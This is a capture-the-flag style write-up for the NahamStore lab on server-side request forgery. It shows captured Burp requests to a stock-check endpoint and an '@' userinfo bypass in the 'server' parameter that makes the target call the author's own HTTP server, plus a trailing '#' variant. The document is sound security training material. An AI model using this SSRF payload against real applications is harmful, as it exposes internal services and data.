🏪📬 NahamStore: SSRF

Introduction


Server-Side Request Forgery (**SSRF**) is a security vulnerability that occurs when a web server makes HTTP requests controlled by an attacker to *internal or external resources that should not normally be accessible*. Simply put, ***the attacker tricks the server into making requests on their behalf***.

This weakness can be exploited to force the server to make requests to internal systems, such as services accessible only from the local network (localhost, 127.0.0.1, private ranges), which should not normally be exposed to the end user. In this way, the attacker *can interact* with **internal APIs**, **administration panels**, **or unsecured services**.

🕵️📬 Looking for SSRF

When searching for SSRF vulnerabilities, we need to focus on finding parameters t***hat point to resources that the server tries to query for us***.


When I searched, I found that in the ***"/product?id=1&name=Hoodie+%2B+Tee/"*** section, clicking on ***"Check Stock"*** brings up a pop-up.



There are 56 items in stock

This is a very interesting clue, since the browser doesn't know how many items are in stock. This implies that the server is ***making a request to another service to check the stock***. Most likely an internal API.


So I decided to do it again in **"Check Stock"** while interpreting the request with **Burp Suite**, and this is what we captured.



```
POST /stockcheck HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 40
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/product?id=1&name=Hoodie+%2B+Tee
Cookie: token=83ed0bde71994fab0af2b6e54b67040c; session=e7ddfbaadc00881e1f3b506096ffec50
Priority: u=0

product_id=1&server=stock.nahamstore.thm
```

We can see a very interesting parameter, which is ***"server=stock.nahamstore.thm"*** And the URL parameter has changed to ***/stockcheck***, which is not visible on the frontend when clicking on **"Check Stock"**.

What we do is send the request to the repeater to better see this response:




Response

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 05 Jan 2026 16:48:05 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=e7ddfbaadc00881e1f3b506096ffec50; expires=Mon, 05-Jan-2026 17:48:05 GMT;
Max-Age=3600; path=/
Content-Length: 41

{"id":1,"name":"Hoodie + Tee","stock":56}
```

This is very interesting because from the website, we can see the message **"There are 56 items in stock,"** however, the backend returns "***{"id":1,"name":"Hoodie + Tee","stock":56}"***. The frontend doesn't need an **id** or **name**. This suggests that the response comes from another service, and since the format is JSON, it's most likely an API.

To test the potential of SSRF, we will set up a Python server from our attacking machine and *see if we can get the target server to query our attacking machine*.




Request

```
POST /stockcheck HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 40
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/product?id=1&name=Hoodie+%2B+Tee
Cookie: token=83ed0bde71994fab0af2b6e54b67040c; session=e7ddfbaadc00881e1f3b506096ffec50
Priority: u=0

product_id=1&server=[redacted]:8000
```

Response


```
HTTP/1.1 400 Bad Request
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 05 Jan 2026 17:10:58 GMT
Content-Type: application/json
Connection: keep-alive
Set-Cookie: session=e7ddfbaadc00881e1f3b506096ffec50; expires=Mon, 05-Jan-2026 18:10:58 GMT;
Max-Age=3600; path=/
Content-Length: 18

[
    "Server invalid"
]
```

But we didn't get anywhere, so we left the API URL as is and added an **@** followed by the IP address of our attacking machine and the port where our server is running.



```
Content-Length: 61
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/product?id=1&name=Hoodie+%2B+Tee
Cookie: token=83ed0bde71994fab0af2b6e54b67040c; session=e7ddfbaadc00881e1f3b506096ffec50
Priority: u=0

product_id=1&server=stock.nahamstore.thm@[redacted]:8000
```


And this was the result:




```
┌──(kali㉿kali)-[~/Desktop/THM/Machines/NahamStore]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.65.155.67 - - [05/Jan/2026 13:17:51] code 404, message File not found
10.65.155.67 - - [05/Jan/2026 13:17:51] "GET /product/1 HTTP/1.1" 404 -
```

We have manipulated the server to make a request to the server of our attacking machine! This confirms the SSRF

Something very interesting is that if we place a **#** at the end of the **"server="** parameter, we will obtain a 200 Ok response on our attacker server.



```
Content-Length: 62
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/product?id=1&name=Hoodie+%2B+Tee
Cookie: token=83ed0bde71994fab0af2b6e54b67040c; session=e7ddfbaadc00881e1f3b506096ffec50
Priority: u=0

product_id=1&server=stock.nahamstore.thm@[redacted]:8000#
```



```
┌──(kali㉿kali)-[~/Desktop/THM/Machines/NahamStore]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
[redacted] - - [05/Jan/2026 13:30:41] "GET / HTTP/1.1" 200 -
```

I simply found the response we received when we typed # interesting. For now, we'll conclude this section on SSRF.